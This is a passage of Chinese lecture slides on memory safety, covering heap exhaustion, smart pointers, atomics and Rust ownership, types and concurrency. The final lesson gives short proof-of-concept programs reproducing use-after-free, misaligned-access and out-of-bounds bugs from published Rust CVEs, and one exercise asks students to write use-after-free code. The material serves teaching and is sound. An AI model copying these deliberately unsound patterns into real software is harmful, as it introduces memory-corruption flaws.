0x4053d0:       0x0000000000405380      0x0000000000405010
0x4053e0:       0x0000000000000000      0x0000000000000000
```

<table>
<tr><td colspan="2">prev_size</td></tr>
<tr><td>size</td><td>PREV_INUSE</td></tr>
<tr><td colspan="2">forward pointer</td></tr>
<tr><td colspan="2">backward pointer</td></tr>
<tr><td colspan="2">unused space</td></tr>
</table>

第四课：内存安全基础 — 内存耗尽

- 栈溢出：Linux默认线程栈空间上限为8MB，超出则SIGSEGV错误
- 堆耗尽：Linux Overcommit机制、To small to fail
- 异常处理：异常捕获、setjmp/longjmp



堆耗尽： Overcommit/To Small to Fail

Overcommit效果分析

```
void main(void){
    char* p = malloc (LARGE_SIZE);
    if(p == 0) {
        printf("malloc failed\n");
    } else {
        memset (p, 1, LARGE_SIZE);
    }
}
```

打开overcommit，malloc成功，但内存不够，被系统kill掉

```
#: sudo sysctl -w vm.overcommit_memory=1
#:~/4-memoxhaustion$ ./a.out
Killed
```

关闭overcommit，malloc失败

```
#: sudo sysctl -w vm.overcommit_memory=2
#:~/4-memoxhaustion$ ./a.out
malloc failed
```

To small to fail效果分析

```
for(long i=0; i < INT64_MAX; i++) {
    char* p = malloc (SMALL_SIZE);
    if(p == 0){
        printf("malloc failed\n", i);
        break;
    } else {
        printf("access %ldth chunk", i);
        memset (p, 0, sizeof (SMALL_SIZE));
    }
}
```

```
#: sudo sysctl -w vm.overcommit_memory=1
#:~/4-memoxhaustion$ ./a.out
access 9013022th chunk,...
Killed
```

```
#: sudo sysctl -w vm.overcommit_memory=2
#:~/4-memoxhaustion$ ./a.out
access 2705176th chunk,...
malloc failed
```

练习4：

1) 对照Linux分析Windows、Mac OS等操作系统堆耗尽时的表现
2) 修改给定代码，捕获栈溢出异常，使程序继续运行


- ref: https://man7.org/linux/man-pages/man2/sigaltstack.2.html


```
void sethandler(void (*handler)(int, siginfo_t *, void *)) {...}
void handler(int signal, siginfo_t *info, void *extra) {
    ... //学生实现
}
void main(void){
    sethandler(handler);
    struct List* list = malloc(sizeof(struct List));
    list->val = 1;
    list->next = list;
    if (setjmp(buf) == 0)
        traverse(list);//递归调用，栈溢出
    else
        printf("Continue after segmentation fault\n");
}
```

第五课：内存安全基础 — 自动回收

- 编译时方法：基于栈展开 + Cleanup属性或析构函数
- 智能指针：unique_ptr、shared_ptr、weak_ptr
- 垃圾回收：性能问题、碎片化问题、分代回收算法

```
unique_ptr<MyClass> up1(new MyClass(2));
//unique_ptr<MyClass> up2 = up1; //编译报错
unique_ptr<MyClass> up2 = move(up1);
//cout << up1->val << endl; //segmentation fault

shared_ptr<MyClass> sp1(new MyClass(2));
shared_ptr<MyClass> sp2 = p1;
```





基于栈展开的异常处理和自动回收方法

- 编译器通过DWARF格式记录Callee-saved寄存器在栈上的位置
- 按照函数调用链层层返回

```
python3 pyelftools-master/scripts/readelf.py --debug-dump frames-interp /bin/cat
```

```
2690: endbr64
2694: push   %r15
2696: mov    %rsi,%rax
2699: push   %r14
269b: push   %r13
269d: push   %r12
269f: push   %rbp
26a0: push   %rbx
26a1: lea    0x4f94(%rip),%rbx
26a8: sub    $0x148,%rsp
26af: mov    %edi,0x2c(%rsp)
26b3: mov    (%rax),%rdi
…
```

LOC	CFA	rbx	rbp	r12	r13	r14	r15	ra
00002690	rsp+8	u	u	u	u	u	u	c-8
00002696	rsp+16	u	u	u	u	u	c-16	c-8
0000269b	rsp+24	u	u	u	u	c-24	c-16	c-8
0000269d	rsp+32	u	u	u	c-32	c-24	c-16	c-8
0000269f	rsp+40	u	u	c-40	c-32	c-24	c-16	c-8
000026a0	rsp+48	u	c-48	c-40	c-32	c-24	c-16	c-8
000026a1	rsp+56	c-56	c-48	c-40	c-32	c-24	c-16	c-8
000026af	rsp+384	c-56	c-48	c-40	c-32	c-24	c-16	c-8
000027eb	rsp+392	c-56	c-48	c-40	c-32	c-24	c-16	c-8
000027fd	rsp+400	c-56	c-48	c-40	c-32	c-24	c-16	c-8
00002825	rsp+384	c-56	c-48	c-40	c-32	c-24	c-16	c-8
00002e96	rsp+56	c-56	c-48	c-40	c-32	c-24	c-16	c-8


练习5：

1) **使用C++智能指针构造有 use after free漏洞的代码**
2) **为C实现一套基础的智能指针API**
   - ref: https://github.com/Snaipe/libcsptr（开源项目）
3) **为C实现一个简易的GC**
   - ref: https://maplant.com/2020-04-25-Writing-a-Simple-Garbage-Collector-in-C.html

```
struct log_file *open_log(const char *path) {
    smart struct log_file *log = shared_ptr(struct log_file, {0}, close_log);
    log->fd = open(path, O_WRONLY | O_APPEND | O_CREAT, 0644);
    if (log->fd == -1)
       return NULL
    return sref(log);
}
```

第六课：内存安全基础 – 并发安全

- 线程安全问题：竞争条件
- 原子操作、Volatile、内存屏障、锁、条件变量




```
# based on rax
lock cmpxchg dst src
```

```
if(dst == eax) { dst = src; ZERO_FLAG = 1; }
          else { eax = dst; ZERO_FLAG = 0; }
```

练习6：

1) **基于给定C模版实现一个互斥锁/乐观锁**
   - ref API: https://en.cppreference.com/w/c/atomic/atomic_compare_exchange
2) **实现thread-safe的智能指针**

第七课：Rust语言 — 所有权机制

- 所有权 + 借用检查 => 唯一可变引用（XOR Mutability）原则 => 避免UAF/DF缺陷

```
fn main(){
  let mut alice = 1;
  let bob = &mut alice;
  println!("alice:{}", alice);
  println!("bob:{}", bob);
}
```


非唯一可变引用

- RAII + Lifetime => 自动析构 + 生命周期约束 => 避免内存泄漏 + 跨函数内存安全

```
fn longer<'a:'b,'b>(x:&'a String, y:&'b String) -> &'b String{
    if x.len()>y.len(){
        x
    } else {
        y
    }
}
```

为什么XOR Mutability可以做到编译时分析

- 别名分析是NP-Hard困难问题：如Hamiltonian路径问题



Hamiltonian Path Problem


v4 = &v5
v2 = &v4
v3 = &v4
v2 = &v3
v1 = &v2

****v1 = v5 ?

Flow-insensitive May-Alias Analysis

- XOR Mutability可以避免Hamiltonian路径问题：无需追踪多级可变指针

```
let mut a = 1;
let mut p1 = &a;
let p2 = &a;
let mut q1 = &mut p1;
let q2 = &p2;
```



[Horwitz'97] Susan Horwitz, Precise Flow-Insensitive May-Alias Analysis is NP-Hard, 1997

XOR Mutability的局限性 => Unsafe Code

❖ 可能会需要可变共享引用，比如双向链表


```
struct Node { // 方案1:智能指针
    val: u64,
    prev: Option<Weak<RefCell<List>>>,
    next: Option<Weak<RefCell<List>>>,
}
```

```
struct Node { // 方案2:裸指针
    val: u64,
    next: *mut List,
    prev: *mut List,
}
```


Application Scenarios	Five Types of Unsafe Code in Rustdoc				
	Raw Ptr	Unsafe Fn	Unsafe Trait	Static Mut	Union
Low-level control	√	√			
Interoperability		√			√
Non-exclusive Mutability	√	√			
Delayed Initialization	√	√			
Transmute		√			
Unchecked Operations	√	√			
Tailored Allocator			√		
Concurrent Objects			√		
Global Objects				√	

Interior Unsafe

- 将unsafe代码封装为safe APIs
- 避免程序员直接使用unsafe code

```
impl<T> Vec<T> {
    //safe API encapsulation
    pub fn push(&mut self, value: T) {
        if self.len == self.buf.capacity() {
            self.buf.reserve_for_push(self.len);
        }
        unsafe {
            let end = self.as_mut_ptr().add(self.len);
            ptr::write(end, value);
            self.len += 1;
        }
    }
}
```

Rust std-lib中Vec的成员函数代码样例



练习7：

1) **使用safe Rust或unsafe Rust实现一个双向链表**
    - 支持插入、删除、检索功能
    - 对比两个版本的性能
2) **使用safe Rust或unsafe Rust实现其它数据结构**
    - 二叉搜索树

第八课：Rust语言 — 类型系统

- 基本类型、复合类型（Tuple/结构体）、枚举类型（Option/Result）、函数类型
- Traits：Copy、Drop、Clone、Pin/Unpin
- 带约束（Trait + Lifetime）的泛型编程
- 特殊类型：PhantomData, Zero Sized Type
- 子类型和协变

```
pub enum Option<T> {
    None,
    Some(T),
}
```

枚举类型：Option

```
pub enum Result<T, E> {
    Ok(T),
    Err(E),
}
```

枚举类型：Result

强制返回值错误处理
Monad

Drop Trait

```
struct Foo;
struct Bar { one: Foo, two: Foo, }

impl Drop for Foo {
    fn drop(&mut self) { println!("Dropping Foo!"); }
}
impl Drop for Bar {
    fn drop(&mut self) { println!("Dropping Bar!"); } }
}

fn main() { let _x = Bar { one: Foo, two: Foo }; }
```

```
dropping Bar
dropping Foo
dropping Foo
```

Drop的作用和顺序

```
unsafe impl<#[may_dangle] T, A: Allocator> Drop for Vec<T, A> {
    fn drop(&mut self) {
        unsafe {
            ptr::drop_in_place(ptr::slice_from_raw_parts_mut(self.as_mut_ptr(), self.len))
        }
    }
}
```

真实Drop实现案例

带约束的泛型编程

```
struct Rectangle { width: u32, height: u32, }
impl PartialEq for Rectangle { ... }
impl PartialOrd for Rectangle { ... }
```


```
fn larger<'a, T: PartialOrd>(x: &'a T, y: &'a T) -> &'a T {
    if x > y {
        return x;
    }
    return y;
}

let rect1 = Rectangle { width: 10, height: 5 };
let rect2 = Rectangle { width: 8, height: 8 };
assert!(larger(&rect1, &rect2), &rect2);
```

子类型和协变

- Rust里面的“子类型”：lifetime、dynamic trait（不能upcast）、函数类型
  - Liskov替换原则：需要父类型时，使用子类型对象是安全的
- 协变：如果t1是t2的子类型，则T<t1>是T<t2>的子类型，反之则为逆变（函数）
  - 比如i32是T的子类型，则[i32]是[T]的子类型

```
trait B : A{
    ...
}
struct S { s:i32 }
struct T { t:i32 }
impl A for S { }
impl B for T { }

fn makeacall(dyna: &dyn A){
    dyna.a();
}
```

```
fn longer<'a, T>(a:&'a [T], b:&'a [T]) -> &'a [T]{
    ...
}

let mut a: [i32; 5] = [1, 2, 3, 4, 5];
let mut b: [i32; 6] = [0; 6];
longer(&a,&b);
```



特殊类型：PhantomData

❖ **PhantomData：结构体内部，为裸指针指向的数据绑定生命周期约束或所有权**

```
struct Iter<'a, T: 'a> {
    ptr: *const T,
    end: *const T,
    _marker: marker::PhantomData<&'a T>,
}
```

生命周期约束

```
struct Vec<T> {
    data: *const T, // *const for variance!
    len: usize,
    cap: usize,
    _owns_T: marker::PhantomData<T>,
}
```

所有权绑定（自动drop）

https://doc.rust-lang.org/nomicon/phantom-data.html

练习8：

- 扩展上节课练习的二叉搜索树或双向链表：
  - 使其支持泛型
  - 支持Eq和Ord Trait
  - 实现iterator：支持collect()和map()

第九课：Rust语言 — 并发机制


❖ 线程安全

❖ 进程间数据共享

https://doc.rust-lang.org/stable/std/sync/index.html

- `Arc`: Atomically Reference-Counted pointer, which can be used in multithreaded environments to prolong the lifetime of some data until all the threads have finished using it.
- `Barrier`: Ensures multiple threads will wait for each other to reach a point in the program, before continuing execution all together.
- `Condvar`: Condition Variable, providing the ability to block a thread while waiting for an event to occur.
- `mpsc`: Multi-producer, single-consumer queues, used for message-based communication. Can provide a lightweight inter-thread synchronisation mechanism, at the cost of some extra memory.
- `Mutex`: Mutual Exclusion mechanism, which ensures that at most one thread at a time is able to access some data.
- `Once`: Used for a thread-safe, one-time global initialization routine
- `OnceLock`: Used for thread-safe, one-time initialization of a variable, with potentially different initializers based on the caller.
- `LazyLock`: Used for thread-safe, one-time initialization of a variable, using one nullary initializer function provided at creation.
- `RwLock`: Provides a mutual exclusion mechanism which allows multiple readers at the same time, while allowing only one writer at a time. In some cases, this can be more efficient than a mutex.

线程安全：Send




```
let mut x = Box::new(1);
let tid = thread::spawn(move|| {
    *x = 10;
    println!("spawn: x = {}", x);
});
tid.join().unwrap();
```


在线程间转移所有权

```
impl<T> !Send for Rc<T>;

unsafe impl<T:Send> Send for Box<T>;
```

```
let mut x = Rc::new(Box::new(1));
let tid = thread::spawn(move|| {
    **x = 10;
    println!("spawn: x = {}", x);
});
tid.join().unwrap();
```

Rc不能转移：为什么？

线程安全：Sync




```
let mut x = Box::new(1);
let y = &mut x;
let tid = thread::spawn(move|| {
    **y = 10;
    println!("spawn: y = {}", y);
});
tid.join().unwrap();
println!("main: x= {}", x);
```

在子线程使用主线程变量引用

```
let mut x = Arc::new(Mutex::new(Box::new(1)));
let mut y = x.clone();
let tid = thread::spawn(move|| {
    **y.lock().unwrap() = 10;
    println!("spawn: y = {:?}", y);
});
tid.join().unwrap();
println!("spawn: x = {:?}", x);
```

线程间共享变量

- Arc保证子线程访问的内存未被主线程drop
- Mutex避免数据竞争

练习9：

- **扩展二叉搜索树或双向链表为线程安全类型**
  - 实现Sync和Send traits
  - 分析为什么是线程安全的

第十课：Rust语言 — 局限性分析

- RAII的副作用：Unsafe代码可能导致Use-After-Free和Double Free
- Unsound API：函数单态化安全问题、类型约束不充分、重载安全性问题
- PLDI、TOSEM论文

Culprit		Consequence					Total
		Buf. Over-R/W	Use-After-Free	Double Free	Uninit Mem	Other UB	
Auto Memory Reclaim	Bad Drop at Normal Block	0 + 0 + 0	1 + 9 + 6	0 + 2 + 1	0 + 2 + 0	0 + 1 + 0	22
	Bad Drop at Cleanup Block	0 + 0 + 0	0 + 0 + 0	1 + 7 + 0	0 + 5 + 0	0 + 0 + 0	13
Unsound Function	Bad Func. Signature	0 + 2 + 0	1 + 5 + 2	0 + 0 + 0	0 + 0 + 0	1 + 2 + 4	17
	Unsoundness by FFI	0 + 2 + 0	5 + 1 + 0	0 + 0 + 0	0 + 0 + 0	1 + 2 + 1	12
Unsound Generic or Trait	Insuff. Bound of Generic	0 + 0 + 1	0 + 33 + 2	0 + 0 + 0	0 + 0 + 0	0 + 0 + 0	36
	Generic Vul. to Spec. Type	3 + 0 + 1	1 + 0 + 0	0 + 0 + 0	1 + 0 + 1	1 + 2 + 0	10
	Unsound Trait	1 + 2 + 1	0 + 0 + 0	0 + 0 + 0	0 + 0 + 0	0 + 2 + 0	6
Other Errors	Arithmetic Overflow	3 + 1 + 0	1 + 0 + 0	0 + 0 + 0	0 + 0 + 0	0 + 0 + 0	5
	Boundary Check	1 + 9 + 0	1 + 0 + 0	0 + 0 + 0	0 + 0 + 0	1 + 0 + 0	12
	No Spec. Case Handling	2 + 2 + 1	0 + 0 + 0	0 + 0 + 0	0 + 0 + 0	2 + 1 + 1	9
	Exception Handling Issue	0 + 0 + 0	0 + 0 + 0	0 + 0 + 0	0 + 0 + 0	1 + 2 + 1	4
	Wrong API/Args Usage	0 + 3 + 0	1 + 4 + 0	0 + 0 + 0	0 + 1 + 1	0 + 5 + 2	17
	Other Logical Errors	0 + 4 + 1	2 + 3 + 4	0 + 0 + 1	0 + 1 + 0	1 + 4 + 1	22
Total		40	82	12	12	39	185

[PLDI'20] "Understanding memory and thread safety practices and issues in real-world Rust programs."
[TOSEM] " Memory-safety challenge considered solved? An in-depth study with all Rust CVEs."

案例1：RAII的副作用

```
fn genvec()->Vec<u8>{
    let mut s = String::from("a tmp string");
    //let mut s = ManuallyDrop::new(String::from("a tmp string"));
    let ptr = s.as_mut_ptr();
    unsafe {
        let v = Vec::from_raw_parts(ptr,s.len(),s.len());
        //panic!();
        //mem::forget(s);
        v
    }
}
fn main(){
    let v = genvec(); //v is dangling
    assert_eq!('a' as u8, v[0]);
}
```

创建局部变量s

创建v指向 s

返回v

析构s；v 成为悬空指针

use-after-free

PoC of CVE-2019-16140, CVE-2019-16144

案例2：函数单态化安全问题

```
use std::slice;
fn foo<T>(a: &mut [T]){
    // require 4-byte alignment
    let p = a.as_mut_ptr() as *mut u32;
    unsafe {
        let s = slice::from_raw_parts_mut(p, 1);
        let _x = p[0];
    }
}

fn main(){
    let mut x = [0u8;10];
    foo(&mut x[1..9]);
}
```

泛型参数

32位对齐

单态化为[T]为[u8]

PoC of advanced CVE-2021-45709

案例3：重载安全性问题

```
trait MyTrait {
    fn type_id(&self) -> TypeId where Self: 'static {
        TypeId::of::<Self>()
    }
}
impl dyn MyTrait {
    pub fn is<T: MyTrait + 'static>(&self) -> bool {/*...*/}
    pub fn downcast<T: MyTrait + 'static>(self: Box<Self>)
        -> Result<Box<T>, Box<dyn MyTrait>> {/*...*/}
}
impl MyTrait for u128{}
impl MyTrait for u8{
    fn type_id(&self) -> TypeId where Self: 'static {
        TypeId::of::<u128>()//错误：任意类型都返回u128
    }
}
fn main(){
    let s = Box::new(10u8);
    let r = MyTrait::downcast::<u128>(s);
}
```

返回结构体类型


错误重载type_id()

越界访问

Simplified PoC of CVE-2019-12083

练习10：

